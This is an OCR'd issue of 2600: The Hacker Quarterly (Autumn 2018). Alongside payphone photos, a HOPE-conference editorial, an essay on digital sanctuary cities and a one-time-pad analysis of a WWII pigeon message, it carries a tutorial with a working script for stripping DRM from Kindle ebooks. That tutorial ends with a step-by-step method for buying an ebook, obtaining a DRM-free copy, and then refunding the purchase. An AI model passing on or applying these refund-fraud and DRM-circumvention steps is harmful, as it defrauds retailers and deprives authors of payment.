
Volume Thirty-Five Number Three
DIGITAL EDITION Autumn 2018

2600

The Hacker Quarterly



Payphones of Europe

England. A lonely and mistreated payphone in the heart of Bristol, hidden behind an 800-year-old church. At least smoking is restricted.

Photo by Virosa

Scotland. Just a reminder that payphones can always be mistreated even worse, especially when they attract the attention of the local sea bird population. Found in John o' Groats.

Photo by surfpnk

Croatia. Here's a well-maintained model discovered in Brela, where the sea birds are much better behaved.

Photo by David Ponevac

Croatia. Found in a hotel lobby on Biševo, the furthest inhabited island on the Croatian coast. Apparently, phone bubbles are a thing.

Photo by bojan paduh

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

DECREES

Sic semper tyrannis

INJUSTICE FOR ALL

We knew this year's HOPE conference would be different. The atmosphere in our country over the past couple of years has become so toxic that it was inevitable we'd feel the effects. But what we wound up learning was beyond anything we could have imagined.

In short, we failed. We were completely broadsided by conflicts we didn't see coming. And once we became aware of them, our internal communications were completely insufficient in handling them swiftly and decisively. There are no excuses for this, so we won't waste space attempting to come up with any. The sad fact is that our world has changed in the past two years and we didn't adequately prepare for that. We will learn from the experience and, as with any other challenge, we will rise to meet it for the future.

But we learned about a whole lot more than our own failings. We also saw everything that was wrong with social media and how it could be used in a manipulative and intimidating manner, actions which arguably caused more stress and confusion than the actual conflicts.

While our code of conduct team is still analyzing the handful of incidents brought to their attention, we can give a general summation as to what happened. Basically, we were targeted and infiltrated by a small group representing fascist ideals who were able to manipulate attendees, staff, and our own rules to their advantage. And while outwitting the system is kind of what we do as a rule, we draw the line when it comes to people espousing reprehensible ideologies.

The real problems began when we defined where that line should be drawn. While most of our attendees were clearly not fans of Donald Trump, we simply couldn't justify kicking people out of the conference solely because they were wearing "Make America Great Again" hats. And when an attendee grabbed such a hat from someone and refused to give it back, they were in clear violation of our own rules and had to be ejected. And this is when the social media attacks kicked in. If you were monitoring the conference from Twitter, you would have seen us being accused of harboring nazis and creating a fascist environment where attendees were in fear for their safety. It was a false narrative which proved detrimental mostly to the people spreading it, as it called into question nearly everything they supposedly stood for, like freedom, openness, and dialogue. It was through interacting with our many attendees, plus wading through a massive amount of feedback afterwards, that we realized the true extent of this.

If you look back over the years, you'll see that we tend to question everything we're told. Some accuse us of favoring one side over another, but we really only focus on particular policies and ways of treating people. If one side does a better job of that, then they won't find themselves critiqued as much as those we feel are actively causing harm, such as those currently in power. But we guarantee that regardless of who is running things at any particular moment, the hacker community will always be a thorn in their side. That's because we ask a whole lot of questions, challenge the rules constantly, and resist blind allegiance of any sort.

As many of our readers and attendees are learning (as are we), this can sometimes put us in direct conflict with people we ordinarily agree with. What we were being asked to do at our conference simply didn't feel right (and "asked" is really putting it mildly). We wouldn't throw anyone out just because they were wearing Trump hats. Nor because they asked a confrontational question to a speaker. Nor because they *were* a speaker who said something controversial. Nor because of where someone was standing or how they looked. Yet we found ourselves being told to get rid of attendees who were doing those exact things. And when we didn't, *we* became the enemy, the enabler of everything bad. And, to be clear, we *did* take action against those who were being intimidating or disruptive once we became aware of them. However, much of this was overshadowed by the digital indignation, much of it from people who weren't even there.

We take any threats to the well-being of our attendees extremely seriously and, in so doing, managed to fail even further by focusing too much on what was being said over Twitter and not what was actually happening. This, combined with our communications issues,

ensured that we weren't focusing attention in the right places. We should have known better. But we hope some valuable lessons emerge and that all of us are able to apply them to future situations.

It's really easy for us to take a stand when something seems clearly wrong - as it often does with our current regime. After all, we've been at this since the Reagan era - and we've come down hard on pretty much every administration since. But it's not so easy when we come up against people fighting the same battles. It's incredibly important to us to remain loyal to our ideals and to not cave in to peer pressure or the amplification of social media. We've been inundated with comments from people over the past couple of months who said they were afraid to speak their minds for fear of being condemned and shamed. And that kind of environment is just not healthy. Nobody should have to go through this, especially those who believe in free speech, honesty, and the democratic system. Disagreeing on issues, strategy, and history are all healthy things that need to be encouraged. To see people afraid of expressing themselves or inadvertently saying the wrong thing is absolutely heartbreaking, particularly in an environment that's supposed to thrive on the exchange of ideas.

Fortunately, what we've heard so far from readers and attendees has filled us with inspiration and pride. Instead of being cowed into submission by those who purport to speak on their behalf, we see people who *want* to participate in dialogue and debate before reaching any conclusions. Instead of slamming the door on those who disagree, we see a desire for engagement and the defense of held positions. None of this in any way allows for the acceptance of racist and fascist ideologies, and to believe any less merely shows a profound lack of understanding as to what this community is all about.

For many of us, these days can be considered a very dark period in our country's history. But change is inevitable and one period will be replaced with another. We cannot lose sight of where we want to steer ourselves in the ensuing chaos. If you examine history and look at what often follows periods of oppression and tyranny - or even what follows revolution or civil conflict - you may notice that it doesn't always match the ideals put forth at the beginning. We cannot allow ourselves to fall into the trap of labeling, purging, and attaching blame to those seen as less "pure," acts that serve only to eclipse the true battles ahead and prevent us from building a better world. Doing this risks losing in the short term and absolutely guarantees losing in the long term.

We intend to get better at this. Our community is strong and proving to be filled with courage and integrity as these challenges pass. We hold no grudges towards anyone who approached all of this in a different way, as we feel lessons have been learned on all sides, and that this kind of thing ultimately makes us all stronger.

Many have told us that The Circle of HOPE was the best conference yet, something that can be difficult to feel when you're in the midst of it. We look forward to history's verdict on this.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2017. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	27125	29500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4444	4529
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	21393	23445
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	25837	27974
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	883	955
E. Total free distribution	1026	1098
F. Total distribution	26863	29072
G. Copies not distributed	262	428
H. Total	27125	29500
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

DIGITAL SANCTUARY CITIES

by Conor Kennedy

There's a growing unease in America's cities about unchecked federal surveillance. The State Department just put the finishing touches on harsh visa application requirements that force immigrants to submit their social media handles and email addresses. Meanwhile, Immigration and Customs Enforcement (ICE) busies itself recruiting the biggest and most morally flexible technology companies to help enforcement agents scrape "high value derogatory information"[1] from the social media accounts of undocumented residents. Like many of the Trump Administration's aspirations, it is difficult for localities to discern whether this is posturing or instead the makings of a "digital Muslim ban," to borrow a harrowing phrase from the NYU School of Law's Brennan Center for Justice. Assuming the latter, the potential for harm posed by totalitarian scraper bots is obvious, as is the need to activate every last check and balance left within the American system capable of protecting the White House's intended surveillance targets.

In anticipation of the surveillance abuses to come, privacy-savvy local officials began passing strict protections for foreign-born residents back in 2017. Less than a week after the President's inauguration, lawmakers in San Francisco introduced a *ban* on the use of public funds to create or "assist" any database that sorts residents by religion, national origin, or ethnicity. A short while later, New York City rolled out a program to fund data security training for community organizations that serve New York's immigrant communities. At a moment in American history marked by powerful new methods of federal surveillance, these cities are intent on designing their services for the protection of families and the preservation of communities.

These data policies aren't simply about data. They're about constitutional power and about local control. The real point of invoking new rights and protections at the local level isn't merely the control over technology policy or encryption practices, but the control of who gets to live safely in America, the control of the conditions our families and communities must face, and the control over who gets to securely access social services. If federal surveillance convinces some people not to leave their homes or contribute to their communities, it can undermine the efforts of local officials to ensure safe, equitable administration of city services.

Some press outlets have termed the new policies "digital sanctuary city"[2] laws. When used judiciously, the reference sheds light on the direct link between privacy protections and the safety and well-being of undocumented residents. Like longstanding

"sanctuary" laws passed back in the 1980s and 1990s to protect asylum seekers, new digital privacy measures limit cooperation and information sharing with federal immigration enforcement. The main idea is that privacy promotes equal access to social services and promotes community integration as well. Just as families need to feel safe from deportation before they can take their children to school or visit health clinics for preventative checkups, the idea goes, they also need to feel safe from digital tracking before they can access vital information and services available online.

Data privacy will continue to be the centerpiece of the "digital sanctuary city" portfolio, assuming the name sticks. Urban street corners across the country will soon be trenched with fiber-optic Internet cables and dotted with ubiquitous digital sensors. In the short term, these so-called "smart city" technologies promise to render our utilities more efficient and make our urban planning departments more responsive, and perhaps they may do so. Over time, however, multi-purpose "urban sensing" trackers will also have a way of accumulating granular and potentially damaging details about city residents, including the over-policed and the undocumented. That's why cities must now face the fact that steady streams of unprotected data expose entire communities to heightened risk, no less in an era of aggressive deportation. To co-opt an industry term, the "smartest" city to be in right now is a digital sanctuary city.

Luckily, cities are poised to gain new legal powers over the data protections that apply to their most important networks. Scores of local governments are investing in fiber-optic networks that transmit sensor data and that increase the speed and capacity of residential service as well. According to MuniNetworks.org,[3] almost 50 different U.S. cities and towns deploy their own fiber Internet networks that cover at least 80 percent of their homes and businesses. Legal precedents that protect "market participants" arguably give these cities all the authority they need to leverage their own networks and limit data collection citywide. That means in many newly connected localities, a single, publicly owned, democratically controlled network will power all the traffic cameras on the streets, all the sensors affixed to light poles, and even the hookups that provide home access to the Internet. Likewise, a single, democratically controlled process will help align all of these "smart city" connections with the privacy needs of the communities they serve.

Municipal (i.e., public) ownership of fiber networks will lay the groundwork for communities to reclaim control of their residents' personal information. When localities build and own networks, the most important data decisions aren't deferred to big companies or shareholders, who may defer in turn to an overreaching federal executive. They are determined instead by local representatives and local constituencies. Public entities like municipalities have greater leeway to make decisions that line up more with social goals than pure profits, as well as greater incentive to do so, because their legitimacy depends on it. Their end-users get to vote. As a result, public networks might soon take an entirely different approach to privacy, focusing less on the fine print of data use policies and more on broader expressions of community consent.


As the technology of persistent tracking advances, it becomes easier and easier to see how strictly limiting or outright prohibiting data collection is at once consonant with the cultural values that guide a sanctuary city and abhorrent to the shareholder values that guide America's largest telecom companies. Of course, for communities contending with federal raids in hospitals and courtrooms and fearing any data trace could trigger the next round, that point has probably been clear for some time now.

Conor Kennedy serves as Acting Project Director of the FiberforSF project for the City and County of San Francisco. He writes in his personal capacity, and in no way here makes any formal or official statements on behalf of his employer.

[1] www.brennancenter.org/sites/default/files/Extreme%20Vetting%20Inititate%20-%20Statement%20of%20Objectives.pdf

[2] www.citylab.com/equity/2017/11/new-digital-sanctuary-cities/541008

[3] muninetworks.org/content/municipal-ftth-networks



Removing eBook DRM without OCR or GUIs

by lol-md5
lol-md5@riseup.net

I've seen a few articles in here for removing DRM on eBooks, but they're all terrible because they use OCR. OCR is not only inaccurate and slow, but you also lose all the images in the books unless you manually extract them too. I've been using Calibre for a long time to DeDRM eBooks, but I decided I wanted a way to do it without GUIs. I tried using the DeDRM tools from ApprenticeAlf[1] but they didn't work on the command line for some reason. So here's a hacky solution that uses the Calibre plugin but without actually using or opening Calibre. You still need to install it though.[2]

First, extract the plugin from the DeDRM Tools zip:

```
unzip DeDRM_tools_6.5.5.zip DeDRM_calibre_plugin/DeDRM_plugin.zip
mkdir -p calibre_plugins/dedrm
touch calibre_plugins/__init__.py # make it a package
unzip DeDRM_calibre_plugin/DeDRM_plugin.zip -d calibre_plugins/dedrm
```

Then copy this file to "~/.config/calibre/plugins/dedrm.json".

```
{
        "serials": [
        ],
        "bandnkeys": {},
        "androidkeys": {},
        "configured": true,
        "pids": [
        ]
}
```

Edit it accordingly. PIDs are Mobipocket DRM PIDs. Serials are Kindle eBook reader serials without spaces. DeDRM Tools supports other DRM formats, but I don't have access to all of the files necessary to use them. If you use Kindle for Android, Barnes and Noble eBooks, "eReader eBooks" (whatever that means), Adobe Digital Editions eBooks, or Kindle for Mac/PC eBooks, open Calibre - Preferences - Plugins - Load Plugin from file - DeDRM_plugin.zip. Then head to Plugins - File type plugins and double click "DeDRM Plugin".

Now you'll need this script:

```
#!/usr/bin/env python

from __future__ import print_function
import sys, os
```

```
path = os.environ.get('CALIBRE_PYTHON_PATH', '/usr/lib/calibre')
if path not in sys.path:
    sys.path.insert(0, path)

sys.resources_location = os.environ.get('CALIBRE_RESOURCES_PATH', '/usr/share
➥/calibre')
sys.extensions_location = os.environ.get('CALIBRE_EXTENSIONS_PATH', '/usr/lib
➥/calibre/calibre/plugins')
sys.executables_location = os.environ.get('CALIBRE_EXECUTABLES_PATH', '/usr
➥/bin')

from calibre_plugins import dedrm


def decrypt(input_filename, output_filename):
        plugin = dedrm.DeDRM('DeDRM_calibre_plugin/DeDRM_plugin.zip')
        plugin.initialize()

        os.rename(plugin.run(input_filename), output_filename)


if __name__ == '__main__':
        try:
                decrypt(sys.argv[1], sys.argv[2])
        except IndexError:
                print(
                        'Usage:',
                        sys.argv[0],
                        '<input filename>',
                        '<output_filename>',
                        file=sys.stderr)
```

Now just run it: "./decrypt.py ~/Documents/Ebooks/Ready\ Player\ One.azw3 RP1-noDRM.azw3".

The no DRM version will be output to "./RP1-noDRM.azw3". Now you can read it using "ebook-viewer RP1-noDRM.azw3" (GUI app).

How This Can Be Used to Steal from Amazon


1. Buy any eBook (yes, you have to have enough money for it).
2. Head to `https://www.amazon.com/myx`, and click the Content tab.
3. Click the "..." button next to the title of the book you want, and click "Download and transfer via USB".
4. Select a Kindle whose serial number you have entered into your dedrm.json (you can also do Kindle for PC if you don't have a Kindle).
5. Click the "..." button again and click "Refund". You can select any reason, but I always select "Digital rights restrictions".
6. DeDRM the eBook using the steps above.

Please support eBook authors though, and don't use this method if you can afford to pay.

References

[1] DeDRM Ebook tools from Apprentice Alf: `https://github.com/apprenticeharper/DeDRM_tools/releases/`

[2] Calibre: `https://calibre-ebook.com/`



A Carrier Pigeon Revisited

by David Savage Lightman

I read Joseph B. Zekany's article "Decoding a Carrier Pigeon" in the Summer 2015 (32:2, page 31) issue and as a U.S. Army school trained cryptologist (MOS 98B), I decided to respond. While I give Mr. Zekany kudos for trying to decode it, he is way, way off. Not only was I a cryptologist with the Army, I spent most of my time as a Special Forces soldier and encoded/sent a huge number of operational messages using one-time pads and Morse code.

Without a doubt, the message was encoded using a one-time pad. It is unbreakable without the one-time pad key. Here's why.

1. While this message was sent by a pigeon, it could also have been transmitted by radio using Morse code. Note that the first group is the same as the last group - AOAKN. This is the first group on the one-time pad used to encode the message. Without knowing which one-time pad was used, the base (receiving) station would never know which one-time pad to use to decipher the message. AOAKN is repeated at the end to ensure that the base station knows which decrypt pad to use in case the first part of the message is garbled. Having a five letter group repeat in 27 groups is *extremely* unusual - unless it's the pad identifier. Any military cryptographer would notice this right off the bat.

2. The number 27 at the message end represents the group count of the message. A group count is used to ensure that the entire message is received. The message has 27 five-letter groups. That's why Sgt. Stot wrote 27 at the end. It's kinda like a check digit.

3. The numbers "1525/6" are the one-time pad page serial numbers that were used to encode the message. All one-time pad pages have unique serial numbers. The serial numbers are used for accountability. Should a one-time pad be found, it can be traced back to the soldier who lost it. One-time pads are classified crypto material and to lose one is a very serious infraction.

Sgt Stot was also helping the base station operator find the one-time pad page *quickly* by putting the serial numbers on the message. Otherwise, the operator would have to look through a huge stack of one-time pads to find the page that starts with AOAKN. Finding a page by serial number is much faster. The base stations are receiving literally hundreds of messages every day and anything that can help them speed up the process is appreciated.

Most one-time pads used by forward military units have 20 or 25 groups per page. They are designed to fit in a soldier's pocket. Let's assume that Sgt Stot's pads had 25 groups. He would have to have used two pad pages to encode his message. Ditto for 20 groups per page. So you can deduce that Sgt. Stot used two pages to encode the message and those two pages were page numbers 1525 and 1526. (See the graphic that shows a typical OTP sheet for field use.)

4. I agree that the NURP 40 TX 194 and NURP 37 OK 76 are pigeon numbers. All enemy information would be encoded, especially map coordinates. No enemy intelligence would be sent in the clear. They are not grids and certainly do not reference "Tiger Wehrmacht." British & U.S. land maps do, in fact, use grids. Depending on the map scale, they would most likely use eight digit grids i.e., "TR12345678." On a 1:50,000 map, that is within ten square meters.

Note that at the bottom of the message, the

number 2 is written in the box for "number of copies sent." This means that two birds were flown to ensure that the message got through. Thus, the two bird numbers.

5. The message was written at 15:22 (3:22). Sgt Stot filed his copy at 16:25 (4:25). Got to love the Brits sticking to procedure!

6. This is a short message. It's only 25 groups of content (the first and last groups are pad identifiers), so they are using brevity codes. In the U.S. Army, we used what is called a Standard Services Supplement (SAV SER SUP) that lists standard messages and code words for common items. A report code name is sent along with data for pre-defined paragraphs. The messages become much shorter than if everything is written out. Even if you could break the message, without the code book it is impossible to understand *what* is being sent.

Plain Text Example:

```
AOAKN ONETW OCLOU DXXAA ABRAV
OTANG OTWON INETH REEON EFOUR
➥ SEVEN BBBON EZERO ZEROZ EROZU
LUFEB CCCSE VENDA YSDDD SURFA
➥ CEWEA THERO NESIX TWONI NEFOU
RXXXX AOAKN
```

Broken out:

```
AOAKN
Message 12:
CLOUD Report
Paragraph AAA BRAVO TANGO TWO
NINE THREE ONE FOUR SEVEN
Paragraph BBB ONE ZERO ZERO ZERO
ZULU FEB
Paragraph CCC SEVEN DAYS
Paragraph DDD SURFACE WEATHER ONE
SIX TWO NINE FOUR XXXX
AOAKN
```

The above solution is a CLOUD report that I just made up data for and shoved into 27 groups to show you what a decrypted message would look like. As you can see, the plain text isn't a lot of help without the code book. The XXXX is a filler to fill up the last group.

7. Since I don't have the decrypt pad or the code book, and neither does Mr. Zekany, there is no way to ascertain just what the message contents are. Mr. Zekany's plain text analysis is pure speculation and isn't supported by any cryptanalysis theory or practical methodology.

8. The bigger question is why did the Brits use carrier pigeons in the first place? Why not use a radio? The answer is simple. Bandwidth. During World War Two, just about all ground radios used crystals to select a frequency (channel). Since crystals were expensive and heavy to carry, there were limited numbers of frequencies to use and the demand outstripped the number of frequencies available. VFOs were not very rugged, light, or accurate in the early 1940s and crystals ensured the forward unit was on the same frequency as the base station. Getting an assigned frequency took a lot of work by a Signal Officer. Instead of fighting for a radio channel, a unit could employ pigeons and not have to worry about a radio.

Pad No. | 0 | 1 | 5 | 2 | 7 |

KEY:	**W H H P H**	**Z Z U W P**	**M I J K E**	**F A O T X**	**G G H F C**
MSG:					
CIPHER:					
KEY:	**M M M S P**	**F P W F T**	**T X C D B**	**M Y H R F**	**J Z P B M**
MSG:					
CIPHER:					
KEY:	**L U B P J**	**U D X R E**	**L P S Z C**	**V X Q I P**	**N C Y W D**
MSG:					
CIPHER:					
KEY:	**W N N H W**	**C G T C Y**	**Z U B D Q**	**P W M S M**	**T O V Y N**
MSG:					
